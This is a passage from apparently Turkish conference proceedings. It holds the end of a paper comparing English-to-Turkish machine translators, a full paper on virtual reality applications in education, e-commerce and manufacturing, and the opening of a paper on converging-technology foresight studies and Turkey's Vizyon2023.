çabaları bilişimsel dilbilim dalını ortaya çıkarmıştır ve bu alan günden güne önem kazanmaktadır. Makine çevirisinin ilk denemeleri her ne kadar başarısız olmuş ve bundan vazgeçilmişse de insanoğlunun yaratıcılığı ve azmi sayesinde tekrar bu alana girilmiş ve bunun meyveleri alınmaya başlanmıştır.

Yukarıda iki çeviri programının karşılaştırılması yapılmıştır. ProÇeviri programının uluslar arası bir çeviri programı olan Babylon'a göre İngilizce'den Türkçe'ye daha iyi çeviri yapabildiği görülmektedir. Türkçe'nin sondan eklemeli bir dil olması ve Hint-Avrupa Dil Grubu'ndan farklı özellikler taşıması sebebiyle Türkçe'nin diğer dillere yapılan makine çevirisinin İngilizce'ye veya Fransızca'ya göre çok fazla gelişme göstermediği ortadadır. Türkçe'nin dünyada gittikçe önem kazanan bir dil olması sebebiyle bu konuda bundan sonra hızlı bir ilerleme kaydedileceği düşünülmektedir.

## 7. Kaynakça

- [1]. Babylon Translation, <http://www.babylon.com>, Babylon Ltd.
- [2]. Kıran, Z., ve Kıran, A., Dilbilime Giriş, SEÇKİN Yayınevi, Ankara, 2001.
- [3]. Lawler J., ve DRY, H. A., Using Computers in Linguistics, Routledge, New York, 2004.
- [4]. ProÇeviri, <http://www.proceviri.com/mai-ne.htm>, Mehmet Cem ÖZMEN
- [5]. Systran Language Translation Technologies, <http://www.systransoft.com/index.html>, SYSTRAN
- [6]. Wikipedia The Free Encyclopedia, [http://en.wikipedia.org/wiki/Main\\_Page](http://en.wikipedia.org/wiki/Main_Page), Wikimedia Foundation, Inc.

## Sanal Gerçeklik ve Uygulama Alanları

### Erkan Bayraktar<sup>1</sup>, Fatih Kaleli<sup>2</sup>

<sup>1</sup> Bahçeşehir Üniversitesi, Endüstri Mühendisliği Bölümü, Beşiktaş, İstanbul

<sup>2</sup> Bahçeşehir Üniversitesi, Bilgisayar Mühendisliği Bölümü, Beşiktaş, İstanbul  
erkanb@bahcesehir.edu.tr, fkaleli@bahcesehir.edu.tr

**Özet:** Sanal Gerçeklik, katılımcılarına gerçekmiş hissi veren, bilgisayarlar tarafından yaratılan dinamik bir ortamla karşılıklı iletişim olanağı tanıyan, üç boyutlu bir benzetim modelidir. Bu ise tasarladığımız sistemleri kavrama ve algılama gücümüzü önemli ölçüde arttıracaktır. Şu ana dek eğlence dünyasından, tıp alanındaki karmaşık bilimsel deneylere kadar pek çok uygulama alanı bulmuştur. İş başı ve özgün olmak üzere eğitimin her alanında geleneksel öğrenme araçlarına ciddi bir rakip olarak ortaya çıkmakta ve vazgeçilmez yeni fırsatlar ortaya koymaktadır. Bu arada sanal gerçeklik kendi içinde bir takım sorunları da beraberinde getirmektedir. Sanal dünyalar, etkileşimli kontrolün temini ve objelerdeki değişimlerin yansıtılabilmesi için gerçek zamanda ya da gerçeğe yakın bir süratle görüntülenmelidir. Bu sebeple SG sistemlerinin pahalı olması yaygın kullanım açısından önemli bir dezavantajdır. Dolayısıyla özellikle oyun ve eğlence dünyasında daha fazla uygulama olanağı bulmuştur. Sanal prototipler ise günümüzde gerçeklerinden daha ekonomik oldukları için giderek daha çok kullanım şansı bulmaktadır. Benzetim modelleriyle desteklenen sanal prototipler, çok daha etkin mühendislik analizlerine olanak tanıyacaktır.

**Anahtar Kelimeler:** Sanal Gerçeklik, Bilgisayar Destekli Tasarım, Bilgisayar Destekli Öğretim.

### Virtual Reality on Commercial Applications

**Abstract:** Virtual Reality (VR) is a 3D simulation model which lets the users to immerse into a computer-simulated environment and allows them interact with imaginary environments. This may enhance significantly the ability to recognize and perceive the newly designed systems. VR has found a considerable amount of application areas ranging from entertainment to complex scientific experiments such as in medical sciences. It is a serious alternative to traditional training and education systems, and introduces indispensable opportunities to the ones who are not able to access to the traditional ones. On the other hand, VR is not totally trouble-free. In order to control and manipulate the virtual worlds interactively, VR should be capable of displaying and uploading the virtual environments in a real time or close to real time. This increases the cost of VR systems which prevents them to be used extensively. As a result, VR has been widely applied in entertainment industry such as in game arcades. Nowadays, virtual prototyping becomes more attractive not only for its practicality but also cost effectiveness in contrast to the physical mock-ups. Supporting virtual prototypes with simulation models has better potential usage for effective engineering analysis.

**Keywords:** Virtual Reality, Computer Aided Design, Computer Aided Training.

### 1. Giriş

Bilgisayar ve video oyunları halihazırda evlerimize girmiş olan Sanal Gerçeklik (SG), mühendislik problemlerinin çözümünde biz

mühendislere yepyeni ufuklar açmaktadır. Bir çeyrek asır önce, sadece bilim kurgu filmlere konu olabileceğini düşündüklerimiz, şu anki teknolojilerle bile tek tek hayata geçirilmektedir. SG bizlere üç boyutlu dünyanın kapılarını

aralamakta, iki boyutlu tasvir ve çizimleri ise tarihe gömmektedir. Bunun da ötesinde, bize kendi ellerimizle yarattığımız gerçek dışı bir uzayda dolaşma ve yürüme olanaklarını sunmaktadır. Bu ise tasarladığımız sistemleri kavrama ve algılama gücümüzü önemli ölçüde arttıracaktır.

Sanal gerçeklik, bir teknolojiden ziyade bir tecrübe olarak, siber-uzaydaki görüntülerle karşılıklı ve etkileşimli bir iletişimidir. Şu ana dek eğlence dünyasından, medikal alanda karmaşık bilimsel deneylere kadar, çok geniş bir sahada pek çok uygulama alanı bulmuştur. İş başı ve örgün olmak üzere eğitimin her alanında geleneksel öğrenme araçlarına ciddi bir rakip olarak ortaya çıkmakta ve vazgeçilmez yeni fırsatlar ortaya koymaktadır.

## 2. Sanal Gerçeklik

SG, katılımcılarına gerçekmiş hissi veren, bilgisayarlar tarafından yaratılan dinamik bir ortamla karşılıklı iletişim olanağı tanıyan, bir benzetim modelidir. Tanımın, pek çok uygulamayı SG'den ayıran temel üç özelliği vardır (Pimental ve Teixeira, 1993). Bunlardan belki de ilki, her şeyden önce katılımcılara gerçekmiş hissi vermesidir. Kullanıcı, bilgisayarların yaratmış olduğu bu ortamda istediği yere gidebilmeli, yani kontrolün kendi elinde olduğunu hissetmelidir. Bu, ancak karşılıklı etkileşimle sağlanabilir. SG uygulamaları, minimum seviyede SG gözlüklerini içermelidir. Böylece, kullanıcı gideceği noktayı ve baktığı doğrultuyu etkileşimli olarak belirleyebilecektir. Bir takım pozisyon izleyici aletlerin bu tür gözlüklerle kombine edilmesiyle bilgisayar tarafından yaratılmış ortamlarda yürümek olasıdır. Görme duyusu, şüphesiz sanal ortamdaki objelerin yerlerini değiştirme, dokunma, fiziksel özelliklerini hissetme ve çevredeki sesleri işitme duyularını da kapsayacak şekilde genişletilebilir. Doğal olarak bu olanaklar, DataGloves olarak adlandırılan özel eldivenleri, üç boyutlu ses kavramını ve benzeri teknolojik aletleri gündeme getirmektedir (Sui vd., 2001). Tabii ki, bahsi geçen ortamların

gerçek dışı, bilgisayar tarafından yaratılan dünyalar olduğu unutulmamalıdır.

Bir SG sisteminde, gerçek zamanda hareket edebilmek için güçlü bilgisayarlara gerek vardır. Burada bilgisayarlar, birer görüntü yaratıcı (Reality Engine) olarak görev yapacaktır. Objelere ait üç boyutlu geometrilere ilişkin veri tabanlarına ulaşmaya olanak tanıyacak ve şu ana kadar bahsi geçen tüm duyu algılama aletlerini ve donanımlarını koordine edecek uygulama programlarını çalıştıracaktır.

## 3. SG Uygulamaları

Şüphesiz video oyunları ve eğlence dünyası, SG'nin ilk uygulama bulduğu alanlar olmuştur. Pek çok bilim kurgu filmde SG teknolojisinin değişik unsurları önemli roller üstlenmiştir. Günümüzde Amerika ve Japonya'da SG teknolojisine dayanarak kurulmuş oyun salonları (Video arcades) bulunmaktadır. Bunların yanında sanal seks uygulamalarının çok büyük bir ilgi uyandırdığı ve önemli ticari başarılar vaat ettiği de gözlenmiştir (Wodaski, 1993). 'London Cyberspace', Londra'da kurulu olan bilgisayar destekli bir SG sistemi olup farklı cinsleri ortak özelliklerine göre bir araya getirmeye çalışan bir çöpçatanlık servisi olarak hizmet vermektedir.

Turistik amaçlarla da SG'nin kullanıldığı gözlenmiştir. "Canadian Rockies" in bilgisayarda sanal bir modeli yaratılarak iki kişinin aynı anda buldukları mekanı değiştirmeksizin böyle bir deneyimi yaşamaları sağlanmıştır. Fransa'nın Burgundy bölgesinde Fransız devrimi sonrasında yok edilen 'The abbey of Cluney', arşiv kayıtlarından SG yardımıyla bilgisayarda yeniden inşa edilmiştir. İsteyenler SG yoluyla bu binanın katlarında dolaşabilmekte, duvarlarındaki en ince ayrıntıları dahi izleyebilmektedir.

Planlı yapılaşmanın ne derece önemli olduğu ortadadır. Özellikle ülkemizde plansız yapılaşmanın ortaya çıkardığı tabloyu göz önünde

bulundurursak SG'nin modern şehirleşme alanında sunduğu imkanlardan faydalanmamak hata olur. Modern yapılaşma açısından SG'nin kullanıldığı bir proje, Çin'in en eski yerleşim alanlarından biri olan Pekin için geliştirilmiştir (www.vrac.iastate.edu). Bu SG tabanlı uygulamanın amacı, şehir planlamacılarının kentsel altyapı tasarımını sanal ortamda ve üç boyutlu olarak modellemelerine imkan sağlamaktır (Şekil 1). Pekin şehrinin pilot uygulama alanı olarak seçilmesinin sebebi ise, modern bir kent görünümüne sahip olabilmesi için sosyal, çevresel ve planlama boyutlarının göz önünde bulundurulmasıdır. Her türlü yerleşim birimine uygulanabilir olması, projenin en önemli özelliklerinden birisidir.



Şekil 1. Pekin şehrinin altyapısının SG ile modellenmesi. Kaynak: <http://www.vrac.iastate.edu/research/detail.php?s=research&r=130>


### 3.1. Eğitim Alanında Sanal Gerçeklik Uygulamaları

SG, öğrenme süreçlerine de önemli katkılar yapabilmektedir. Örneğin kayakla ilgili böyle bir sistem geliştirilmiş olup kullanıcıların ciddi kazalara maruz kalmaksızın gerçek bir deneyim elde etmeleri sağlanmıştır. Örgün eğitim sistemleri de SG'den birçok yararlar sağlayabilir. Özellikle matematik, fen, tıp, askeri ve havacılık eğitiminde kullanılması, eğitimin kalitesi açısından son derece önemlidir. SG sayesinde öğrencilerin, sadece bilimsel gerçekleri daha hızlı ve iyi

öğrenmeleri değil aynı zamanda deneyerek gerçek deneyim edinmeleri de sağlanabilmektedir.

Bir SG esaslı simülasyon programının, gerçekçi deneyler/uygulamalar için sanal bir çözüm üretmesi yanında başka birçok yararları da vardır. Örneğin bir SG laboratuvarında gerçekleştirilen fizik deneyi, farklı test ortamlarını kolaylıkla yaratabilmekte ve sonuçlarını ölçebilmektedir. Ek olarak, tehlikeli, yüksek maliyetli ve karmaşık deneyler bir SG sisteminde sorunsuz bir şekilde gerçekleştirilebilmektedir.

Şekil 2'de SG, öğrencilerin AC/DC elektrik jeneratörlerinin çalışma prensiplerini simülasyonla öğrenmelerine imkan sunmaktadır (Kim vd., 2001). Öğrenciler manyetik alanın yönünü ve değerini değiştirip sanal bir gerilim-ölçer kullanarak voltajı ölçebilmektedir. Bu özellikleriyle SG, fen bilimlerindeki deneyler için en güçlü deney araçlarından biri olma özelliğine sahiptir.



Şekil 2. AC Elektrik Jeneratör (Üstteki resim), DC Elektrik Jeneratör (Altındaki resim). Kaynak: <http://imej.wfu.edu/articles/2001/2/02/index.asp>



Bu alanda son yıllarda geliştirilen bir başka SG uygulaması da, Indian Hills Community koleji öğrencileri için geliştirilmiş olan bir simülasyon uygulamasıdır.



Şekil 3. Fermantasyon İşleminin Sanal Ortamda Üç Boyutlu Modeli. Kaynak: <http://www.vrac.iastate.edu/research/detail.php?s=research&r=158>

Uygulama, fermantasyon işleminin sanal ortamda üç boyutlu olarak modellenmesine ve biyokimyasal süreçlerin nasıl gerçekleştiklerinin izlenmesine olanak sağlamaktadır. Böylelikle öğrencilerin, derse katılımlarının ve öğrenme performanslarının artırılması sağlanmıştır.

Tıp ve cerrahi uygulamalar, SG'nin gittikçe daha fazla ilgi gördüğü alanlardan biridir. Uzmanların bilgi ve deneyimlerinden, çok daha az gelişmiş yerleşim bölgelerindeki insanların yararlanabilmesi amacıyla İngiltere'nin Ipswich kentinde bir uzaktan-tedavi programı gerçekleştirilmiştir. SG, burada vücut dokularına ilişkin üç boyutlu görüntülerin "remote sensor"ler aracılığıyla taşınmasına yardımcı olmuştur. Kimi uygulamalarda SG bir terapi aracı olarak da kullanılmıştır. SG teknolojisi yardımıyla konuşturulan karikatür tipler, etkileşimli ve katılımcı bir yapı sağlayarak, hastalarla doğrudan diyalog kurmaya yardımcı olmuştur. Tıp eğitiminde kullanılan SG, öğrencilerin sanal bir kadavra üzerinde sayısız denemeler yapabilmesini sağlamıştır. Ayrıca doktorlar hayati operasyonları, önce sanal bir ortamda tecrübe ederek tedavi sürecinin hastaya olan etkilerini daha iyi anlayabilmektedir.

### 3.2. E-Ticaret Alanında Sanal Gerçeklik Uygulamaları

Elektronik ticaret siteleri, SG tekniklerini bir pazarlama aracı olarak kullanabilmektedir. Te-

levizyon kanalları ve Internet aracılığıyla yayınlanan bu tür elektronik pazarlar müşterilerine 24 saat hizmet verebilmektedir. Son yıllarda SG teknolojisini kullanan web portalları da yaygınlaşmaya başlamıştır. Türkiye'deki yaygın web portallarından biri olan Superonline'da da benzer bir sistemin kurulumu üzerinde çalışılmaktadır (<http://www.infotron.com.tr/haber15.html>). Gözlük ve algılayıcılar sayesinde kullanıcıların sanal ortamda daha gerçekçi ve eğlenceli bir sörf yapabilmelerine olanak sağlayan bu sistemin zamanla elektronik sanal market uygulamalarında da yaygın olarak kullanılması beklenmektedir. Tabii ki burada en belirleyici faktörler; internet bağlantısının hızı, SG kullanımına uygun bilgisayar sistemlerinin kalitesi ve maliyetlerdir. Bu yüzden günümüzde SG sistemlerinin internet tabanlı uygulamalarda kullanımı, oyun endüstrisinde olduğu kadar yaygın değildir.



Şekil 4. Superonline Tarafından Geliştirilen SG Tabanlı E-alışveriş Sitesi. Kaynak: [http://www.infotron.com.tr/haber\\_15.html](http://www.infotron.com.tr/haber_15.html) (18/11/2006)

SG uygulamalarının sadece bilgisayar alanında kalmayıp birçok elektronik cihazda da kullanımı söz konusudur. Japonya İletişim Bakanlığı, endüstri ve üniversitelerle ortaklaşa yürütülen bir SG televizyon projesinin 2020 yılında üretime geçirilmesini planlamaktadır ([www.virtualworldlets.net/Archive/IndividualNews.php?News=1239](http://www.virtualworldlets.net/Archive/IndividualNews.php?News=1239)). SG-TV sayesinde izleyicilerin görüntüleri her bakış açısından aynı kalitede ve üç boyutlu izlemesi mümkün

olacaktır. Buna ilave olarak, izleyiciler seyretmekte oldukları nesnelere hissedip kokularını algılayabilecektir. Japon hükümeti, bu projenin Japonya teknolojisine gelişmesine katkıda bulunacağını düşünmektedir. Bu özelliklerin değerlendirilmesinde kullanılan programlarda, izleyicilerin ürünleri farklı açılardan görebilmelerini ve ürünleri hissedebilmelerini sağlayacaktır.

### 3.3. İmalatta Sanal Gerçeklik

Daha önce bahsedilen genel amaçlı uygulamalar yanında SG'nin pek çok endüstriyel uygulamalarına da rastlanmaktadır. Hızla gelişen küresel rekabet koşulları, müşterilerle daha iyi iletişim kurmaya olanak tanıyacak ve onların gereksinimlerine daha hızlı yanıt verebilecek yeni yaklaşımları cazip hale getirmektedir. Daha da önemlisi, günümüzde herkesin hız, kalite, çeviklik ve müşteri memnuniyetinden bahsettiği bir dönemde, SG imalat süreçlerinin yeniden şekillendirilmesinde kullanılacak önemli bir potansiyeldir.

Tasarım, imalatın ilk aşamasıdır. Kişilere oldukça bağımlı olduğu düşünülen bu süreçte yapılabilecek iyileştirmeler, tüm imalat aşamalarını olumlu yönde etkileyecektir. Dünyanın önemli ağır-ış makineleri üreticilerinden biri olan Caterpillar Inc., Peoria, IL., tasarımları gözden geçirmede pahalı ve zaman alıcı olan gerçek prototipler yerine sanal prototipleri tercih etmiştir. Bu tercih, fiyat ve zaman esaslı rekabette yeni ürünleri pazara en kısa süre ve en uygun fiyatlarla getirmelerine katkı sağlamıştır. Caterpillar, etkinlik ve emniyet açısından önemli olan görüş alanlarını ve açılarını kontrol etmek için tasarımlarında sanal prototipler kullanmaktadır ([http://ovrt.nist.gov/projects/mfg/mfg\\_cs\\_cat.html](http://ovrt.nist.gov/projects/mfg/mfg_cs_cat.html)). Bu süreçte karşılaştıkları en önemli güçlük, tasarımda kullanılan parçalara ait bilgisayar dosyalarının SG esaslı bir sisteme transferi olmuştur.

Boeing Computer Systems Inc., Boeing 777 lerin iç tasarımını SG teknolojisi kullanarak gerçekleştirmiştir. Ayrıca imalat sürecinde değişik levhaların yerleştirilmesi ve kabloların bağlan-

ması aşamalarında sanal bir takım kalıplardan yararlanmıştır. (<http://www.cds.caltech.edu/conferences/1997/vecs/tutorial/Examples/Cases/777.htm>). Bu sanal şablonlar doğrudan çalışanların kullandıkları SG gözlüklerine aktarılmıştır. Karşılaşılan en önemli sorun, kullanıcının kafasının hareketlerini izleyebilmek ve bunu uzak mesafelere yüksek doğruluk oranlarında aktarabilmek olmuştur.



Şekil 5. Caterpillar'da Geliştirilen Sanal Kepeç Prototipi. Kaynak: [http://ovrt.nist.gov/projects/mfg/mfg\\_cs\\_cat.html](http://ovrt.nist.gov/projects/mfg/mfg_cs_cat.html)

Sanal prototipler, üretimdeki en temel SG uygulamalarını oluşturmaktadır (Reimer, 1994). Burada yalın üretim, çevik imalat, eşzamanlı mühendislik, benzetim-bazlı-tasarım gibi güncel kavramların sanal prototiplerden büyük yarar sağlayacağına yönelik beklentiler de önemli rol oynamıştır. Yalın üretim, imalat sisteminden tüm katma değer yaratmayan işlemleri kaldırmaya yönelik uygulamalara verilen bir isimdir. SG, en azından sanal prototiplerle tasarım seçeneklerine getirdiği yeni yaklaşımla bu amaca hizmet etmektedir. Çevik imalat ise rekabetin zaman bazlı olduğunu kabul ederek, ürünün tasarımından pazara sunuluncaya dek olan süreyi en küçükleme hedefler. Bu konuda da SG'nin katkısı yadsınmaz. Eşzamanlı mühendislik açısından SG, farklı eşzamanlı mühendislik ekiplerinin çalışmalarını bir araya getirmede, onlara üç boyutlu sanal bir ortam sağlayabilir. Bu ise, ekipler arasındaki iletişim güçlüklerini aşmada, eşgüdüm ve koordinasyon sağlamada son derece faydalı olacaktır. Takımlar birbirle-



rinin faaliyetlerinden anında haberdar olabilecek, sorunları ortaya çıktığı anda çözebilecek hale geleceklerdir.

Uzaktan varlık (Telepresence), kullanıcıyı kameralar ve uzaktan kontrollü mikrofonlar aracılığıyla başka bir ortama aktararak, kendini orada hissetmesini sağlayan bir SG tekniğidir. Bu yöntem aracılığıyla, nükleer santrallerde ve kimyasal ürün üreten fabrikalarda, insanlar açısından tehlike arz eden yerlerde robotlar kullanılabilir. Uzaktan varlık aracılığıyla SG, robotların daha rahat kontrolüne ve yönlendirilmesine yardım eder. Ayrıca yeni gezegenlerin keşfi amacıyla yönelik projeler de bu başlık altında değerlendirilebilir.

Ergonomik testler ve insan-makine-çevre uyumu SG'ye yepyeni ufuklar açmaktadır. Bu amaçla, örneğin bir arabaya ait ön panel tasarımı, sanal bir prototiple doğrudan sürücünün kullanımına sunulurken onların, kullanım rahatlığı, görüş açıklığı, uzanma konumları gibi konulardaki görüşleri alınabilir.

Gelişen teknolojiler bunları kullanacak personelin de eğitimini zorunlu kılmaktadır. Ancak uzman personel teminindeki güçlükler, pahalı ekipmanların kullanımını öğrenmek için ayrılan süreler, SG uygulamalarına konu olabilecek uygulama alanlarını belirlemede önemlidir. Karmaşık tamir-bakım süreçleri, SG yöntemleri kullanılarak başarıyla gerçekleştirilebilir. Uzaya gönderilen araçların tamir ekipleri de, bu teknolojiler aracılığıyla yeryüzünde eğitilmektedir.

Tüm bunların ötesinde SG, yeni mühendislik fikir ve kavramlarını başkalarına üç boyutlu olarak aktarmada çok etkin bir araçtır. Bu anlamda iki boyutta çizilen teknik resimlere, hatta üç boyutlu modellere önemli bir boyut eklemektedir.

#### 4. SG'nin Eksiklikleri

Sanal dünyalar, etkileşimli kontrolün temini ve objelerdeki değişimlerin yansıtılabilmesi için

gerçek zamanda yada gerçeğe yakın bir süratle görüntülenmelidir. Yukarıda bahsedilen tüm teknolojiler bugün için mevcut olmakla birlikte bazı eksikliklerin de teknolojik anlamda aşılması gerekmektedir. Yaygın olarak kullanılan bilgisayarlar henüz gerçek zamanda üç boyutlu karmaşık görüntüleri işleyebilecek kadar güçlü değildir. İnsan hareketlerini bilgisayarlara aktaran izleme-takip cihazlarının sanal dünyalarla etkileşimini daha iyi koordine etmek gerekir. Aksi halde kullanıcı hareketlerini görüntüleme oluşmuş gecikme, insan metabolizmasında istenmeyen problemlere yol açmaktadır. Bu tür sistemlerin uzun süreli kullanımı insanda baş dönmesi ve mide bulantısına sebep olmaktadır. SG sistemlerinin pahalı olduğu da sıkça ifade edilen bir dezavantajdır. Dolayısıyla özellikle oyun ve eğlence dünyasında daha fazla uygulama olanağı bulmuştur.

#### 5. Sonuç

Sanal prototipler, maliyeti yüksek olan gerçeklerine göre giderek daha çok kullanım şansı bulmaktadır. Sanal prototiplerin, benzetim modelleriyle desteklenmesi çok daha etkin mühendislik analizlerine olanak tanıyacaktır. İnsan faktörüne ait performans ve ergonomik çalışmalar daha kolay bir biçimde benzetim modellerinde yer alıp analiz edilebilecektir. Montaj, üretim ve bakım faaliyetlerinin sanal benzetimleri pek çok problemin daha kolay görünmesini sağlayacaktır. Bu amaçla iş başı eğitimleri, SG esaslı yaklaşımlarla desteklenebilir. Son olarak, gittikçe daha fazla ilgi çeken eşzamanlı mühendislik takımları arasındaki koordinasyonu ve iletişimi sağlayan bir araç olarak, SG uygulamalarının önemli görevler üstlenmesi beklenmektedir.

#### 6. Kısaltmalar

SG: Sanal Gerçeklik

#### 7. Kaynaklar

[1]. Pimental, K. ve Teixeira, K. (1993): Virtual Reality Through the New Looking Glass, 2nd Ed., McGraw-Hill.

[2]. Sui, Y., Geng, D., Allen, C.R., Burn, D., Bell, G.D. ve Rowland, R. (2001): "Three-Dimensional Motion System ("Data-Gloves"): Application for Parkinson's Disease and Essential Tremor", IEEE International Workshop on Virtual and Intelligent Measurement Systems, Budapest, Hungary, May 19-20.

[3]. Reimer, J. (1994): "Design", IRIS Universe, No:29, pp.32-35.

[4]. Wodaski, R. (1993): VirtualRealityMadness!, Sams Publishing.

[5]. Kim, J.-H., Park, S.-T., Lee, H., Yuk, K.-C. ve Lee, H. (2001): "Virtual Reality Simulations in Physics Education", Interactive Multimedia Electronic Journal of Computer-Enhanced Learning, 3(2), <http://imej.wfu.edu/articles/2001/2/02/index.asp>.

[6]. [www.vrac.iastate.edu](http://www.vrac.iastate.edu), (24.12.2006).

[7]. <http://www.infotron.com.tr/haber15.html>, (24.12.2006).

[8]. [www.virtualworldlets.net/Archive/IndividualNews.php?News=1239](http://www.virtualworldlets.net/Archive/IndividualNews.php?News=1239), (24.12.2006).

## Yöndeş Teknolojilerin Bilişim Teknolojilerine Öngörülen Etkileri

### İbrahim Çalışır

Orta Doğu Teknik Üniversitesi, Kuzey Kıbrıs Yerleşkesi, KKTC  
icalisir@metu.edu.tr

**Özet:** Bu çalışma genel olarak Amerika Birleşik Devletleri ve Avrupa Birliği'nde yapılan yöndeş teknolojiler hakkındaki öngörü çalışmalarda bilgi ve iletişim teknolojilerini incelemekte ve Türkiye'de yapılan Vizyon2023 çalışmasında yöndeş teknolojiler hakkındaki bölümler içerisinde bilgi ve iletişim teknolojileri ile ilgili olanları ortaya çıkarıp karşılaştırmaktadır.

**Anahtar Kelimeler:** Öngörü, bilgi ve iletişim teknolojileri, yöndeş teknolojiler, nano teknoloji, biyoteknoloji, bilişsel bilimler, Vizyon2023.

**Abstract:** This study examines information technologies in converging technology foresight studies of USA and EU and place of information technologies in Turkish national foresight study Vision2023 in the perspective of converging technologies.

**Keywords:** Foresight, information technologies, converging technologies, nanotechnology, biotechnology, cognitive science, Vision2023.


### 1. Giriş:

Amerika Birleşik Devletleri'nde (ABD) nükleer tehditleri tesbit etmek amacıyla ilk örnekleri görülen öngörü çalışmaları 1950'lerden bu yana devam etmektedir. Şu anki anlamında öngörü çalışmasını Japonya 1970'lerden günümüze ulusal boyutta her beş senede bir yapmış olduğu çalışmalarla şekillendirmiş ve Avrupa ülkeleri de bu çalışmalardan ders alarak özellikle Almanya'dan başlayarak ulusal boyutta öngörü çalışmaları yapmıştır [1].

2000'li yılların başında Türkiye de ulusal öngörü çalışması olan Vizyon2023'e başlamış ve 2003 yılında çalışmayı tamamlamıştır. Bu çalışmada kritik teknoloji alanı olarak kabul edilen alanlardan birisi de bilgi ve iletişim teknolojileridir (BİT).

BİT doğal olarak bir çok yenilikten etkilenmekte ve bir çok alanda yenilikler yapılmasına imkan sağlayan araçların oluşturulmasına yardımcı olmaktadır. 2002 yılında ABD'de tamamlanan NBIC (nano-, bio-, information

technologies, cognitive science) çalışmasında BİT ile birlikte nano teknoloji, bioteknoloji ve bilişsel bilimlerin birbirini belirgin şekilde etkilediği belirtilmiştir ve bu yöndeş teknolojilerin birbirilerine olan bu etkisi sonucunda önümüzdeki 20 sene de olası gelişmeler öngörülme çalışılmıştır [2]. Bu çalışmayı Kanada'da 2003 yılında yapılan yöndeş teknolojiler altında bir öngörü çalışması [3], Avrupa Birliği'nin (AB) 2004 yılında tamamladığı yöndeş teknolojiler öngörüsü izlemiştir [4].



Şekil 1 – Yöndeş teknoloji diyagramı

Araştırmanın amacı yöndeş teknolojiler arasında BİT hakkında ABD ve AB tarafından

öngörülmüş olan geleceğin Türkiye'nin Vizyon2023 çalışması ile örtüşme noktalarını ortaya koymaktır.

Bu örtüşmeleri ortaya çıkarabilmek için ikinci bölümde ABD ve AB öngörülerinde bulunan BİT ile ilgili kavramlar ortaya konulmakta, üçüncü bölümde Vizyon2023 çalışmasında BİT ile ilgili kavramlar delfi sonuçlarına, panel raporlarına ve strateji belgelerine bakılarak ortaya konulmakta ve karşılaştırma yapılmaktadır ve dördüncü bölüm sonuçların incelenmesini ve yorumları içermektedir.

## 2. ABD ve AB Yöndeş Teknolojiler Öngörülerinde Bilişim Teknolojileri

ABD'nin NBIC konusunda 2002 yılında yapmış olduğu öngörü çalışması bu konunun teknoloji öngörü çalışmaları açısından önemini ortaya çıkmasını sağlamıştır. Ardından gelen 2004 yılında tamamlanan AB öngörüsü de bunu pekiştirmiştir. Bu bölümün ilk kısmında ABD'nin NBIC öngörü çalışmasında, ikinci kısmında da AB'nin yöndeş teknolojiler hakkındaki öngörü çalışmasında BİT'nin yeri incelendi.

### 2.1. ABD NBIC raporunda Bilgi ve İletişim Teknolojileri:

ABD tarafından yapılan NBIC çalışması yöndeş teknolojiler alanında yapılmış olan ilk öngörü çalışmasıdır. Çalışma altı ana başlık altında toplanmaktadır [2].

1. Yöndeş teknolojilerin genel potansiyeli
2. İnsan bilişini ve iletişimini genişletmek
3. İnsan sağlığını ve fiziksel yeteneklerini geliştirmek
4. Gurup ve toplumsal çıktıları arttırmak
5. Ulusal güvenlik
6. Bilim ve eğitimi birleştirme

Bu alanların hepsinde de BİT ile ilgili kavramların diğer yöndeş teknolojileri etkileyerek ve onlardan etkilenerek gelişmesi öngörülmektedir. Bunlar arasından BİT'nin diğer teknolojilerin gelişmesine etkisi olacağı düşünülen öngör-

rüler ve BİT'nin ve diğer teknolojilerin birlikte gelişmesine neden olacak öngörüler bulunmaktadır. BİT alanı açısından ikinci olarak bahsedilen öngörüler daha kritiktir. Bu öngörüler ikili grup olarak yöndeş teknolojiler eşleştiğinde; nanoteknoloji ve BİT ilişkisinden “kişisel duyu aygıtı arayüzleri” öngörülerini, bilişsel bilimlerle BİT ilişkisinden “İnsana yerleştirilen iç hafıza ünitesi” öngörülerini ortaya çıkarmaktadır. Üçlü grup olarak eşleşme sonucunda nanoteknoloji, nanoteknoloji, bilişsel bilimlerle ve BİT ilişkisinden “sanal ortamlar”, “iletişimci”, dördüncü eşleşme sonucunda “beyin-makine ve beyin-beyin arayüzleri” öngörülerini BİT'nin gelişeceği alanlar olarak gözükmektedir [2].

Kişisel duyu aygıtı arayüzleri, insana yerleştirilen iç hafıza ünitesi ve beyin-makine ve beyin-beyin arayüzleri öngörülerini insan ile bilgisayar arasındaki uçurumu en aza indirmeyi, hatta yok etmeyi amaçlayan öngörülerdir. İnsana özellikle beynine yerleştirilebilecek ek hafıza ya da işlemci gibi araçlardan bir yanda bahsetmekte bir yandan da makinaların insanlaşmasından, isteklerini anlaması ve tepkilerinin anlaşılır isteği karşılar olmasından söz edilmektedir[2]. Bu alanın ilk örnekleri ulusal güvenlik alanında pilotların gözleri ile aracın silahının yönünü değiştiren kasklar olarak günümüzde bulunmaktadır.

“Sanal ortamlar” ve “iletişimci”, birisi insan algılarını aldatarak ona sanal tecrübeler yaşatacağı, diğerinin de gerçek hayatta insanın algıları ile erişemeyeceği bilgileri ona sunarak toplumsal yaşama daha etkin şekilde kişinin katılımını sağlayacağı öngörülmektedir[2]. “Sanal ortam” kavramı içinde insan algılarının tamamının beyne gönderdiği tasarımcılar tarafından sunulan çevre ile ilgili bilgilerin zihinde gerçek çevreden ayrılmamasının sağlanması olarak tanımlanmaktadır. “İletişimci” kavramı içinde sosyal ortama girildiğinde o ortamda bulunan diğer insanlar hakkında kişinin ilgisini çekecek olan bilgilerin ona ulaştırılmasından, çevirmen ya da eğitmen olarak kullanımının yanı sıra siber uzayda ve gerçek hayatta avatar olarak kullanımını da (ör: hemşirelik, özerk

bilgisayar kullanıcısı) içermektedir[2]. Bunlara ek olarak çevresel arayüzü ile kişiye özel bilgi akışı yöntemlerinin ortama bildirilerek bunların tercih edilmesini sağlama da “iletişimci” kavramı içinde bulunmaktadır[2].

NBIC çalışmasından görüleceği gibi bilişim sektöründeki öngörülen gelişmeler insan beyni ve algıları ile ilgili olanlar ve bilişim sektörünün toplumsal yaşamda katkısının artırılmasını sağlayacak olanlar olarak sıralanabilmektedir.

### 2.1 AB'nin Yöndeş Teknolojiler – Avrupa Toplumunun Geleceğini Şekillendiren Raporunda Bilgi ve İletişim Teknolojileri:

